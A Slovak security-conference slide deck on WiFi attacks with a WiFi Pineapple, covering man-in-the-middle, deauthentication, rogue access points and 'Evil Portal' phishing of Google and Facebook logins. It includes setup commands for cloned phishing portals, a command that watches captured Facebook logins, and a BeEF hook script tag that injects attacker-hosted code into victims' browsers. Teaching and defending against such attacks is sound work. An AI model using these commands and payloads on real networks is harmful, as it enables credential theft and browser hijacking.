



WiFi Tricks For Fun & Profit

Juraj Belko
Tempest a.s.



Použité zariadenia



- Wifi Pineapple Nano
- USB WiFi dongle
- SD karta
- Battery pack
- Notebook
- Tablet/Smartphone



WiFi

- **802.11** protokol
- **Bezdrôtové** dátové spojenie
- Access Point (**AP**)
 - Prístupový bod
 - Typický model pripojenia do siete
- Service Set Identifier (**SSID**)
 - “Nálepka” na označenie vysielaného signálu

OSI Pizza Model



Wi



SSID



Pasívny útok

- **Ťažké** detegovať
- Útočník len “**počúva**” a nevysiela
- Zbieranie **SSID**
- WarDriving, WarWalking, War(*)ing

Aktívny útok Man in the Middle



- MitM - “človek uprostred” 😎
- Útočník ako **prostredník** v komunikácii medzi klientom a cieľom
- Dáta sú **zachytávané, analyzované** a podľa potreby **upravované**
- Predstavme si **Proxy Server**


Máme bezpečnou WiFi

SSID Kaviaren



Ako si “získat” klienta

- Cieľové AP “presvietime”
- Deautentifikačný “de-auth” útok
- Otvorené WiFi sieťe
- RougeAP - agresívne odpovede
- Evil Portal





Evil Portal

- “Captive Portal” pre prístup do WiFi
- Sociálne inžinierstvo a “phishing”
- Získavanie citlivých údajov a inštalácia malware
- Klonovať je možné ľubovoľný portál



Evil Portal

- Hotové riešenie - <https://github.com/kbeflo/evilportals>
- Stránka pod našou správou
- Zaujímavé sú hlavne Google a Facebook účty




Príprava prostredia



- `git clone https://github.com/kbeflo/evilportals`
- `scp -R ./* root@172.16.42.1:/sd/portals/`



- `ssh -l root 172.16.42.1`
- `for i in `ls /sd/portals`; do echo $i; ln -s /sd/portals/$i /root/portals/ ; done;`



- Aktivácia EvilPortal modulu

Pripojenie klienta

- Nechámie klienta pripojiť sa do siete
- Sledujeme aktivitu:
 - `ssh -l root 172.16.42.1`
 - `tail -f /sd/evilportal-logs/facebook-login.txt`



HTTP Sniffer

- HTTP URL
- Cookies
- HTTP POST data
- Obrázky




The screenshot displays the WiFi Pineapple web interface. On the left is a navigation menu with options like Dashboard, Fecon, Clients, Files, and various Modules. The main area is divided into several sections:

- DWall Settings:** Shows 'DWall is currently running' with 'Disable' and 'Stop Listening' buttons.
- URLs:** A table listing intercepted URLs from various clients. The table is highlighted with a red border.
- Client Cookie:** A table showing cookies for the same clients, also highlighted with a red border.
- Images:** A gallery of images captured from the traffic, including logos and graphics from 'ONLINE GAMES.SK' and 'DSL.sk'. This section is also highlighted with a red border.

The browser's address bar shows a URL starting with 'https://172.16.42.1:4444/...'. The system tray at the bottom indicates the user is 'root@kalinak'.

The Browser Exploitation Framework

- `<script src="http://172.16.42.42:3000/hook.js"></script>`
- `http://127.0.0.1:3000/ui/panel`
- `beef/beef`



Čo môžeme vidieť?

- ngrep
 - urlsnarf
 - tcpdump
- SSLstrip aka “HTTPS downgrade”
 - HTTP Strict Transport Security
 - HSTS preload list v prehliadačoch
 - HPKP HTTP Public Key Pinning



Ako “ohnúť” internet?

- DNS spoofing - manipulácia DNS
- HTTP Proxy
- Sociálne inžinierstvo
- iFrame insert



Ďakujem za pozornosť

